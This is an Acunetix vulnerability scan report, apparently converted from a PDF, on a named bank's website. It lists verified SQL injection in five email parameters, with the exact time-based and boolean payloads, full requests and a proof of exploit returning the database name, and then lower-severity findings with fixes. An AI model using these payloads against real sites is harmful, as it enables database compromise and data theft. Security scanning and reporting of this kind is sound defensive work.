Acunetix Threat Level 4

One or more critical-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.


5	0	11	5	8
Critical	High	Medium	Low	Informational

Severity	Vulnerabilities	Instances
Critical	1	5
High	0	0
Medium	10	11
Low	4	5
Informational	6	8
Total	21	29

Critical Severity


	Instances
SQL Injection	5

Medium Severity




	Instances
Active Mixed Content over HTTPS	1
HTTP Strict Transport Security (HSTS) Polic...	1
jQuery Improper Neutralization of Input Du...	1
Others	8

Low Severity



	Instances
Cookies with missing, inconsistent or contr...	1
Insecure Frame (External)	1
Possible virtual host found	1
Others	2

Informational



	Instances
Access-Control-Allow-Origin header with ...	1
Content Security Policy (CSP) Not Impleme...	1
Generic Email Address Disclosure	1
Others	5

Impacts

SEVERITY	IMPACT
Critical	5 SQL Injection
Medium	1 Active Mixed Content over HTTPS
Medium	1 HTTP Strict Transport Security (HSTS) Policy Not Enabled
Medium	1 jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability
Medium	1 jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability
Medium	1 jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability
Medium	1 jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability
Medium	1 jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability
Medium	1 jQuery Improperly Controlled Modification of Object Prototype Attributes ('Prototype Pollution') Vulnerability
Medium	1 SSL Certificate Is About To Expire
Medium	2 Vulnerable JavaScript libraries
Low	1 Cookies with missing, inconsistent or contradictory properties
Low	1 Insecure Frame (External)
Low	1 Possible virtual host found
Low	2 Session ID in URL
Informational	1 Access-Control-Allow-Origin header with wildcard (*) value
Informational	1 Content Security Policy (CSP) Not Implemented
Informational	1 Generic Email Address Disclosure
Informational	1 HTTP Strict Transport Security (HSTS) Errors and Warnings
Informational	1 Permissions-Policy header not implemented

SEVERITY	IMPACT

SQL Injection

SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements that control a web application's database server.

Impact

An attacker can use SQL injection to bypass a web application's authentication and authorization mechanisms and retrieve the contents of an entire database. SQLi can also be used to add, modify and delete records in a database, affecting data integrity. Under the right circumstances, SQLi can also be used by an attacker to execute OS commands, which may then be used to escalate an attack even further.

https://www.bicec.com/cvtheque/confirmation_validation_inscription_deja.php Verified

URL encoded GET input **email** was set to **10'XOR(1*if(now()=sysdate(),sleep(6),0))XOR'Z**

Tests performed:

- 10'XOR(1*if(now()=sysdate(),sleep(15),0))XOR'Z => **15.133**
- 10'XOR(1*if(now()=sysdate(),sleep(6),0))XOR'Z => **6.152**
- 10'XOR(1*if(now()=sysdate(),sleep(0),0))XOR'Z => **0.099**
- 10'XOR(1*if(now()=sysdate(),sleep(15),0))XOR'Z => **15.089**
- 10'XOR(1*if(now()=sysdate(),sleep(3),0))XOR'Z => **3.097**
- 10'XOR(1*if(now()=sysdate(),sleep(0),0))XOR'Z => **0.409**
- 10'XOR(1*if(now()=sysdate(),sleep(6),0))XOR'Z => **6.108**

Original value: **1**

Request

```
POST /cvtheque/confirmation_validation_inscription_deja.php?email=10'XOR(1*if(now()=sysdate()%2Csleep(6)%2C0))XOR'Z
HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: https://www.bicec.com/
Cookie: axeptio_cookies={%22$$token%22:%22arcie51yeos0i7mmqdm2b6r%22%2C%22$$date%22:%222025-02-
28T11:35:46.035Z%22%2C%22$$cookiesVersion%22:{}%2C%22$$completed%22:false}; axeptio_authorized_vendors=%2C%2C;
axeptio_all_vendors=%2C%2C; PHPSESSID=oclqepk8n8mf5ono5fbq6mbi44
Accept: */*
Content-Length: 0
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

https://www.bicec.com/cvtheque/lightbox_confirmation_renvoi_mail.php Verified

URL encoded GET input **email** was set to **testing@example.com' AND ((42)=(43-1)) AND '000qYHK'='000qYHK**

Tests performed:

- testing@example.com' AND 2*3*8=6*8 AND '000qYHK'='000qYHK => **TRUE**
- testing@example.com' AND 2*3*8=6*9 AND '000qYHK'='000qYHK => **FALSE**
- testing@example.com' AND 3*3<(2*4) AND '000qYHK'='000qYHK => **FALSE**
- testing@example.com' AND (3*3*0)=(2*4*1*0) AND '000qYHK'='000qYHK => **FALSE**
- testing@example.com' AND (3*3*0)=(2*4*1*1) AND '000qYHK'='000qYHK => **FALSE**
- testing@example.com' AND 3*2>(1*5) AND '000qYHK'='000qYHK => **TRUE**
- testing@example.com' AND 3*2*0>=0 AND '000qYHK'='000qYHK => **TRUE**
- testing@example.com' AND 3*3*9<(2*4) AND '000qYHK'='000qYHK => **FALSE**
- testing@example.com' AND 3*3*9<=((2*4*10)+1) AND '000qYHK'='000qYHK => **FALSE**
- testing@example.com' AND 3*3*9<=((2*4*10)+1) AND 1=0 AND '000qYHK'='000qYHK => **FALSE**
- testing@example.com' AND 3*3*9<=((2*4*10)) AND '000qYHK'='000qYHK => **FALSE**
- testing@example.com' AND ((42)=(43-1)) AND '000qYHK'='000qYHK => **FALSE**

Original value: **testing@example.com**

Proof of Exploit

SQL query - SELECT database()

```
cvtheque
```

Request

```
POST /cvtheque/lightbox_confirmation_renvoi_mail.php?email=testing%40example.com'%20AND%20((42)=(43-
1))%20AND%20'000qYHK'='000qYHK HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: https://www.bicec.com/
Cookie: axeptio_cookies={%22$$token%22:%22arcie51yeos0i7mmqdm2b6r%22%2C%22$$date%22:%222025-02-
28T11:35:46.035Z%22%2C%22$$cookiesVersion%22:{}%2C%22$$completed%22:false}; axeptio_authorized_vendors=%2C%2C;
axeptio_all_vendors=%2C%2C; PHPSESSID=oclqepk8n8mf5ono5fbq6mbi44
Accept: */*
Content-Length: 0
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

https://www.bicec.com/cvtheque/lightbox_renvoyer_mail_inscription.php Verified

URL encoded GET input **email** was set to **testing@example.com0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z**

Tests performed:

- testing@example.com0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.406**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.102**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(3),0))XOR'Z => **4.158**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.15**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.41**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.15**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.19**

Original value: **testing@example.com**

Request

```
POST /cvtheque/lightbox_renvoyer_mail_inscription.php?
email=testing%40example.com0'XOR(if(now()=sysdate()%2Csleep(6)%2C0))XOR'Z HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: https://www.bicec.com/
Cookie: axeptio_cookies={%22$$token%22:%22arcie51yeos0i7mmqdm2b6r%22%2C%22$$date%22:%222025-02-
28T11:35:46.035Z%22%2C%22$$cookiesVersion%22:{}%2C%22$$completed%22:false}; axeptio_authorized_vendors=%2C%2C;
axeptio_all_vendors=%2C%2C; PHPSESSID=oclqepk8n8mf5ono5fbq6mbi44
Accept: */*
Content-Length: 0
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

https://www.bicec.com/cvtheque/traitement_renvoyer_mail_inscription.php Verified

URL encoded GET input **email** was set to **testing@example.com0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z**

Tests performed:

- testing@example.com0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.209**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.139**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.14**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(3),0))XOR'Z => **3.121**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.12**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.197**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.945**

Original value: **testing@example.com**

Request

```
POST /cvtheque/traitement_renvoyer_mail_inscription.php?
email=testing%40example.com0'XOR(if(now()=sysdate()%2Csleep(6)%2C0))XOR'Z HTTP/1.1
```

```
X-Requested-With: XMLHttpRequest
Referer: https://www.bicec.com/
Cookie: axeptio_cookies={%22$$token%22:%22arcie51yeos0i7mmqdm2b6r%22%2C%22$$date%22:%222025-02-
28T11:35:46.035Z%22%2C%22$$cookiesVersion%22:{}%2C%22$$completed%22:false}; axeptio_authorized_vendors=%2C%2C;
axeptio_all_vendors=%2C%2C; PHPSESSID=oclqepk8n8mf5ono5fbq6mbi44
Accept: */*
Content-Length: 0
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

https://www.bicec.com/cvtheque/traitement_retrouver_pwd.php Verified

URL encoded GET input **email** was set to **testing@example.com0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z**

Tests performed:

- testing@example.com0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.193**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.096**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(3),0))XOR'Z => **3.193**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **1.135**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z => **15.173**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(0),0))XOR'Z => **0.098**
- testing@example.com0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z => **6.111**

Original value: **testing@example.com**

Request

```
POST /cvtheque/traitement_retrouver_pwd.php?email=testing%40example.com0'XOR(if(now()=sysdate()%2Csleep(6)%2C0))XOR'Z
HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: https://www.bicec.com/
Cookie: axeptio_cookies={%22$$token%22:%22arcie51yeos0i7mmqdm2b6r%22%2C%22$$date%22:%222025-02-
28T11:35:46.035Z%22%2C%22$$cookiesVersion%22:{}%2C%22$$completed%22:false}; axeptio_authorized_vendors=%2C%2C;
axeptio_all_vendors=%2C%2C; PHPSESSID=oclqepk8n8mf5ono5fbq6mbi44
Accept: */*
Content-Length: 0
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

Recommendation

Use parameterized queries when dealing with SQL queries that contain user input. Parameterized queries allow the database to understand which parts of the SQL query should be considered as user input,

therefore solving SQL injection.

References

SQL Injection (SQLi) - Acunetix
https://www.acunetix.com/websitesecurity/sql-injection/

Types of SQL Injection (SQLi) - Acunetix
https://www.acunetix.com/websitesecurity/sql-injection2/

Prevent SQL injection vulnerabilities in PHP applications and fix them - Acunetix
https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/

SQL Injection - OWASP
https://www.owasp.org/index.php/SQL_Injection

Bobby Tables: A guide to preventing SQL injection
https://bobby-tables.com/

SQL Injection Cheet Sheets - Pentestmonkey
http://pentestmonkey.net/category/cheat-sheet/sql-injection

Active Mixed Content over HTTPS

Active Content is a resource which can run in the context of your page and moreover can alter the entire page. If the HTTPS page includes active content like scripts or stylesheets retrieved through regular, cleartext HTTP, then the connection is only partially encrypted. The unencrypted content is accessible to sniffers.

Impact

A man-in-the-middle attacker can intercept the request for the HTTP content and also rewrite the response to include malicious codes. Malicious active content can steal the user's credentials, acquire sensitive data about the user, or attempt to install malware on the user's system (by leveraging vulnerabilities in the browser or its plugins, for example), and therefore the connection is not safeguarded anymore.

https://www.bicec.com/

The following issues were detected:

- The tag **link** references the resource **http://bicec.com/**
- The tag **link** references the resource **http://bicec.com/eng/**

Request

```
GET / HTTP/1.1
Referer: https://www.bicec.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

Recommendation

There are two technologies to defense against the mixed content issues: - HTTP Strict Transport Security (HSTS) is a mechanism that enforces secure resource retrieval, even in the face of user mistakes (attempting to access your web site on port 80) and implementation errors (your developers place an insecure link into a secure page) - Content Security Policy (CSP) can be used to block insecure resource retrieval from third-party web sites - Last but not least, you can use "protocol relative URLs" to have the user's browser automatically choose HTTP or HTTPS as appropriate, depending on which protocol the user is connected with. For example: A protocol relative URL to load an style would look like >link rel="stylesheet" href="//example.com/style.css"/<. Same for scripts >script type="text/javascript" src="//example.com/code.js"<>/script< The browser will automatically add either "http:" or "https:" to the start of the URL, whichever is appropriate.

References

MDN: Mixed Content
https://developer.mozilla.org/en-US/docs/Web/Security/Mixed_content

What is mixed content?
https://web.dev/what-is-mixed-content/

Fixing mixed content
https://web.dev/fixing-mixed-content/

HTTP Strict Transport Security (HSTS) Policy Not Enabled

HTTP Strict Transport Security (HSTS) tells a browser that a web site is only accessable using HTTPS. It was detected that your web application doesn't implement HTTP Strict Transport Security (HSTS) as the Strict Transport Security header is missing from the response.

Impact

HSTS can be used to prevent and/or mitigate some types of man-in-the-middle (MitM) attacks

https://www.bicec.com/

URLs where HSTS is not enabled:

- https://www.bicec.com/actualites/par-mois/2020/1/

- https://www.bicec.com/actualites/par-mois/2020/2/
- https://www.bicec.com/nouislider/documentation/assets/prism.js
- https://www.bicec.com/nouislider/documentation/assets/wNumb.js
- https://www.bicec.com/mentions-legales/
- https://www.bicec.com/actualites/par-mois/2020/3/
- https://www.bicec.com/"javascript:Affichage_page_local64('bGlnaHRib3hfcmVudm95ZXJfbWFpbF9pbnNjcmlwdGlvbi5waHA/ZW1haWw9dGVzdGluZ0BleGFtcGxlLmNvbQ==/','loader/')/"
- https://www.bicec.com/"javascript:Affichage_page_local64('bGlnaHRib3hfcmVudm95ZXJfbWFpbF9pbnNjcmlwdGlvbi5waHA/ZW1haWw9dGVzdGluZ0BleGFtcGxlLmNvbQ==/','loader/')/
- https://www.bicec.com/lightbox/images/
- https://www.bicec.com/nouislider/distribute/nouislider.js
- https://www.bicec.com/financement/
- https://www.bicec.com/nous-rejoindre/
- https://www.bicec.com/actualites/par-categorie/Partenariat/
- https://www.bicec.com/actualites/par-annee/2020/
- https://www.bicec.com/nouislider/documentation/assets/
- https://www.bicec.com/entreprise/assurance/
- https://www.bicec.com/nouislider/distribute/
- https://www.bicec.com/actualites/par-mois/2020/4/
- https://www.bicec.com/nouislider/
- https://www.bicec.com/css/fonts/
- https://www.bicec.com/actualites/par-categorie/

Request

```
GET /actualites/par-mois/2020/1/ HTTP/1.1
Referer: https://www.bicec.com/actualite-bicec-cresco2022.php
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

Recommendation

It's recommended to implement HTTP Strict Transport Security (HSTS) into your web application. Consult web references for more information

References

hstspreload.org
https://hstspreload.org/

Strict-Transport-Security
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery before 3.0.0 is vulnerable to Cross-site Scripting (XSS) attacks when a cross-domain Ajax request is performed without the dataType option, causing text/javascript responses to be executed.

Impact

https://www.bicec.com/

jquery v1.11.2-1.11.2

References

CVE-2015-9251
https://nvd.nist.gov/vuln/detail/CVE-2015-9251

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

In jQuery versions greater than or equal to 1.0.3 and before 3.5.0, passing HTML containing <option> elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

Impact

https://www.bicec.com/

jquery v1.11.2-1.11.2

References

CVE-2020-11023
https://nvd.nist.gov/vuln/detail/CVE-2020-11023

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

In jQuery versions greater than or equal to 1.2 and before 3.5.0, passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

Impact

https://www.bicec.com/

jquery v1.11.2-1.11.2

References

CVE-2020-11022
https://nvd.nist.gov/vuln/detail/CVE-2020-11022

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery before 1.9.0 is vulnerable to Cross-site Scripting (XSS) attacks. The jQuery(strInput) function does not differentiate selectors from HTML in a reliable fashion. In vulnerable versions, jQuery determined whether the input was HTML by looking for the '<' character anywhere in the string, giving attackers more flexibility when attempting to construct a malicious payload. In fixed versions, jQuery only deems the input to be HTML if it explicitly starts with the '<' character, limiting exploitability only to attackers who can control the beginning of a string, which is far less common.

Impact

https://www.bicec.com/

jquery v1.8.2-1.8.2

References

CVE-2012-6708
https://nvd.nist.gov/vuln/detail/CVE-2012-6708

jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jquery prior to 1.9.0 allows Cross-site Scripting attacks via the load method. The load method fails to recognize and remove "<script>" HTML tags that contain a whitespace character, i.e: "</script >", which results in the enclosed script logic to be executed.

Impact

https://www.bicec.com/

jquery v1.8.2-1.8.2

References

CVE-2020-7656
https://nvd.nist.gov/vuln/detail/CVE-2020-7656

jQuery Improperly Controlled Modification of Object Prototype Attributes ('Prototype Pollution') Vulnerability

jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution. If an unsanitized source object contained an enumerable __proto__ property, it could extend the native Object.prototype.

Impact

https://www.bicec.com/

jquery v1.11.2-1.11.2

References

CVE-2019-11358
https://nvd.nist.gov/vuln/detail/CVE-2019-11358

SSL Certificate Is About To Expire

One of the TLS/SSL certificates used by your server is about to expire.

Once the certificate has expired, most web browsers will present end-users with a security warning, asking them to manually confirm the authenticity of your certificate chain. Software or automated systems may silently refuse to connect to the server.

This alert is not necessarily caused by the server (leaf) certificate, but may have been triggered by an intermediate certificate. Please refer to the certificate serial number in the alert details to identify the affected certificate.

Impact

If an application server detects an expired certificate with a system it is communicating with, the application server may continue processing data as if nothing happened, or the connection may be abruptly terminated.

https://www.bicec.com/ Confidence: 100%

The TLS/SSL certificate (serial: 03bf135dc5dddcf0e170fa21b5b2c34c9e06) will expire in less than **60** days. The certificate validity period is from **Mon Dec 23 2024 08:51:13 GMT+0100 (Afr. centrale Ouest)** to **Sun Mar 23 2025 08:51:12 GMT+0100 (Afr. centrale Ouest)** (22 days left)

Recommendation

Contact your Certificate Authority to renew the SSL certificate.

References

SSL Certificate Is About To Expire
https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/ssl-certificate-is-about-to-expire/

Vulnerable JavaScript libraries

You are using one or more vulnerable JavaScript libraries. One or more vulnerabilities were reported for this version of the library. Consult Attack details and Web References for more information about the affected library and the vulnerabilities that were reported.

Impact

Consult References for more information.

https://www.bicec.com/ Confidence: 95%

- jQuery 1.11.2
  - URL: https://www.bicec.com/
  - Detection method: The library's name and version were determined based on its dynamic behavior.
  - CVE-ID: CVE-2015-9251, CVE-2020-11022, CVE-2020-11023
  - Description: Possible Cross Site Scripting via third-party text/javascript responses / In jQuery versions greater than or equal to 1.2 and before 3.5.0, passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0. / In jQuery versions greater than or equal to 1.0.3 and before 3.5.0, passing HTML containing option elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.
  - References:
    - https://github.com/jquery/jquery/issues/2432
    - http://blog.jquery.com/2016/01/08/jquery-2-2-and-1-12-released/
    - https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/
    - https://mksben.l0.cm/2020/05/jquery3.5.0-xss.html
    - https://jquery.com/upgrade-guide/3.5/
    - https://api.jquery.com/jQuery.htmlPrefilter/
    - https://www.cvedetails.com/cve/CVE-2020-11022/
    - https://github.com/advisories/GHSA-gxr4-xjj5-5px2
    - https://www.cvedetails.com/cve/CVE-2020-11023/
    - https://github.com/advisories/GHSA-jpcq-cgw6-v4j6

Request

```
GET / HTTP/1.1
Referer: https://www.bicec.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

https://www.bicec.com/ Verified

- jQuery 1.8.2
  - URL: https://www.bicec.com/reclamation/js/jquery-1.8.2.min.js
  - Detection method: The library's name and version were determined based on the file's name, and contents. Acunetix verified the library version and the associated vulnerabilities with the file's unique syntax fingerprint, which matched the syntax fingerprint expected by Acunetix.
  - CVE-ID: CVE-2015-9251, CVE-2020-11022, CVE-2020-11023
  - Description: Selector interpreted as HTML / Possible Cross Site Scripting via third-party text/javascript responses / In jQuery versions greater than or equal to 1.2 and before 3.5.0, passing HTML from untrusted

sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0. / In jQuery versions greater than or equal to 1.0.3 and before 3.5.0, passing HTML containing option elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

- References:
  - http://bugs.jquery.com/ticket/11290
  - http://research.insecurelabs.org/jquery/test/
  - https://github.com/jquery/jquery/issues/2432
  - http://blog.jquery.com/2016/01/08/jquery-2-2-and-1-12-released/
  - https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/
  - https://mksben.l0.cm/2020/05/jquery3.5.0-xss.html
  - https://jquery.com/upgrade-guide/3.5/
  - https://api.jquery.com/jQuery.htmlPrefilter/
  - https://www.cvedetails.com/cve/CVE-2020-11022/
  - https://github.com/advisories/GHSA-gxr4-xjj5-5px2
  - https://www.cvedetails.com/cve/CVE-2020-11023/
  - https://github.com/advisories/GHSA-jpcq-cgw6-v4j6

Request

```
GET /reclamation/js/jquery-1.8.2.min.js HTTP/1.1
Cookie: axeptio_cookies={%22$$token%22:%22arcie51yeos0i7mmqdm2b6r%22%2C%22$$date%22:%222025-02-
28T11:35:46.035Z%22%2C%22$$cookiesVersion%22:{}%2C%22$$completed%22:false}; axeptio_authorized_vendors=%2C%2C;
axeptio_all_vendors=%2C%2C; PHPSESSID=oclqepk8n8mf5ono5fbq6mbi44
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Host: www.bicec.com
Connection: Keep-alive
```

Recommendation

Upgrade to the latest version.

References

How Invicti identifies Out-of-date technologies
https://www.invicti.com/support/how-invicti-identifies-outofdate/

Cookies with missing, inconsistent or contradictory properties

At least one of the following cookies properties causes the cookie to be invalid or incompatible with either a different property of the same cookie, of with the environment the cookie is being used in. Although this is not a vulnerability in itself, it will likely lead to unexpected behavior by the application, which in turn may cause secondary security issues.

Impact

Cookies will not be stored, or submitted, by web browsers.

https://www.bicec.com/ Verified

List of cookies with missing, inconsistent or contradictory properties:

- https://www.bicec.com/traitement_ajax/traitement_nous_ecrire.php

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=m179g4ok7uthhsj3eoaedkv876; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/contact/

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=cfn8a9fu83va9knfmvv4iived3; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/contact.php

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=585lmk6suivhci5c4qlhrbiqd0; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

```
- Cookie without SameSite attribute.
When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
value of either "Strict", "Lax", or "None".
```

- https://www.bicec.com/cvtheque/

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=tesosnhurmnevdce8jkvq6gpl4; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/cvtheque/enregistrer_inscription.php

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=9114cdl8inek5limnna3ji3oj0; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/cvtheque/fiche-control-connexion.php

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=kv87l0hs23ruotr1q8cbcuh2d5; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/reclamation/

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=jcof200gdlhlkrrj7r3dkujl87; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/cvtheque/lightbox_confirmation_renvoi_mail.php

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=rbds1g77bl6a4o3jluum4jjfk5; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/cvtheque/traitement_renvoyer_mail_inscription.php

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=5too2mfoj9sd9tmg3gqge5ft10; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
  unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
  value of either "Strict", "Lax", or "None".
  ```

- https://www.bicec.com/cvtheque/traitement_retrouver_pwd.php

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=hgt09pip0btc1k9bvrvceoa4p6; path=/; secure; HttpOnly
  ```

This cookie has the following issues:

```
- Cookie without SameSite attribute.
When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate
value of either "Strict", "Lax", or "None".
```

- https://www.bicec.com/reclamation/identification/

  Cookie was set with:

  ```
  Set-Cookie: PHPSESSID=nc5109qgeq3pcpkostbaujsh84; path=/; secure; HttpOnly
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes
